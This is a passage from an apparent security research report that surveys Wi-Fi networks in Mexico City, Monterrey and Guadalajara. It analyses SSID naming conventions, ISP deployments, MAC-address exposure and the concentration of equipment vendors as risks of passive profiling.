
Only a few networks (0.0047%) have an invisible SSID, meaning the names of these networks are not broadcast. Some users prefer to hide the SSID for various reasons, such as the network’s purpose, the profile of its users, internal policies, etc. In contrast, the rest of the networks maintained active SSID broadcasting.
SSID structures may unintentionally disclose operational details about internet service providers (ISPs), device manufacturers, deployment practices, organizational ownership or user identity. The repeated presence of default SSID naming patterns across the analyzed locations indicates a significant degree of infrastructure homogeneity and reuse of default wireless configurations. It may also facilitate passive infrastructure profiling by revealing standard characteristics in use.
Approximately 34% of the detected networks retained the default SSID naming conventions provided by the manufacturer or ISP, while 66% used customized identifiers.
Distribution of SSID naming conventions (download)

Several recurring SSID naming conventions associated with ISP-provided deployments were identified in the three cities. The most frequently observed patterns include identifiers such as “Club_Totalplay_WiFi”, “izzi WiFi”, and “Megacable WiFi”, which suggests extensive standardization of wireless infrastructure deployment. Additionally, we observed distinctive location-specific SSIDs in each area of analysis, such as “XXXX-Internet para Todos-CDMX” or “RED JALISCO”.
Most frequently observed SSID patterns (download)

Sequential SSID naming structures were also identified during the analysis. Patterns such as “INFINITUMXX” and “IZZI-XX” suggest automated ISP deployment and large-scale deployment strategies.
We identified 33 unique sequential naming structures among the 137 sequential SSIDs in total, representing approximately 0.16% of the detected wireless networks.
The following graph shows the top five sequential SSID patterns found in the largest number of networks:
Five most frequently observed sequential patterns (download)
Several customized SSIDs contained personal or organizational identifiers, including family names, professions, addresses or internal department references. Although personalized SSIDs may simplify local network identification for users, they may also expose sensitive information that could be useful for social engineering, physical targeting, or organizational profiling.

During the analysis, multiple networks were identified that used the physical MAC address of a Wi-Fi access point (BSSID) as the visible SSID. This practice exposes hardware-level information that could facilitate vendor fingerprinting and targeted reconnaissance activities.
The organizationally unique identifier (OUI) contained in the first bytes of the BSSID identifies the equipment manufacturer. Threat actors can correlate exposed manufacturers with device-specific vulnerabilities.
BSSID-derived SSID by city (download)
Notably, we found that more than 30% of networks in all three cities reuse the MAC address as the SSID.
We performed wireless infrastructure profiling to identify the most common wireless equipment manufacturers and ISP deployments across the three locations.
Large-scale ISP deployments frequently use standardized wireless configurations and vendor-specific hardware platforms. Identifying dominant manufacturers and ISP naming conventions can provide insight into infrastructure and deployment practices facilitating the mapping of standardized attack surfaces.

The following figure shows the distribution of the most commonly used manufacturers.
Most frequently observed wireless equipment manufacturers (download)

The manufacturer analysis revealed a strong concentration of wireless infrastructure among a limited number of vendors. Across the three locations, Huawei Technologies, MediaTek-based devices, and other manufacturers’ equipment that is distributed through ISP channels represented a significant portion of the detected deployments. Mexico City had the most diverse infrastructure, while Monterrey and Guadalajara had a greater concentration of wireless equipment known as SOHO (small office/home office) or residential-grade hardware. The widespread presence of standard vendor platforms may facilitate infrastructure fingerprinting and large-scale targeting of known device-specific vulnerabilities.
Most frequently observed wireless equipment manufacturers across the three cities (download)


ISP deployments frequently exhibited standardized configuration patterns and recurring manufacturer identifiers. Our ISP deployment analysis revealed a high concentration of access points associated with major residential internet providers. Deployments associated with Infinitum, Totalplay and Izzi represented a substantial portion of the detected wireless infrastructure across all locations. These findings suggest a high degree of deployment standardization across networks associated with major residential internet providers. This observation was supported by the repeated presence of ISP-associated SSIDs such as “Infinitum”, “Totalplay”, and “Izzi”, combined with manufacturer identifiers frequently associated with consumer equipment, including Huawei, ZTE and other residential wireless equipment vendors.
It is important to note that, for this analysis, ISPs were primarily inferred from SSID naming conventions and manufacturer fingerprint data. A significant portion of the detected wireless networks fell into the “UNKNOWN/CUSTOM” category. This classification includes custom hotspots and networks whose naming conventions did not expose identifiable ISP-associated patterns. The findings suggest that many users and organizations (as we saw previously, approximately 66%) use custom network names, limiting direct provider attribution.
The following figure illustrates the distribution of ISP-associated wireless deployments in general.
Most frequently observed ISPs (download)
To better understand this distribution, we took the most frequently observed ISPs by city.
Most frequently observed ISPs across the three cities (download)
